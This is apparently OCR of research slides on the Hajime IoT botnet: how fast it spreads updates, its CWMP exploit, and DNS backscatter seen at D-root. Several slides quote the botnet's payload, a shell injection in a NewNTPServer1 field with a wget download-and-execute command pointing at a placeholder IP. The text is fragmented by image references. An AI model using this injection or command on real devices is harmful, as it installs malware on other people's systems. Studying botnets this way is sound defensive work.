
% of mipseb bots hosting or looking up each file version



Quick

How quickly does Hajime disseminate module updates?

% of mipseb bots hosting or looking up each file version




Inconsistent

Quick

A new .i clears old atks.


Hajime's CWMP exploit



<NewNTPServer1>SHELL_INJECTION</NewNTPServer1>

```
cd /tmp;wget http://1.2.3.4:5678/3;
chmod 777 3;./3
```

Attacking a *non-vulnerable* host



<NewNTPServer1>SHELL_INJECTION</NewNTPServer1>

"This is a domain name"

Attacking a *non-vulnerable* host


Local DNS Resolver

```
<NewNTPServer1>SHELL_INJECTION</NewNTPServer1>
```

```
cd /tmp;wget http://1.2.3.4:5678/3;
chmod 777 3;./3
```

"What's this TLD?"

Attacking a *non-vulnerable* host




```
<NewNTPServer1>SHELL_INJECTION</NewNTPServer1>
```

```
cd /tmp;wget http://1.2.3.4:5678/3;
chmod 777 3;./3
```

"What's this TLD?"


What we learn from D-root

DNS Backscatter


A sample of attack *attempts* worldwide

But only to *non-vulnerable hosts*

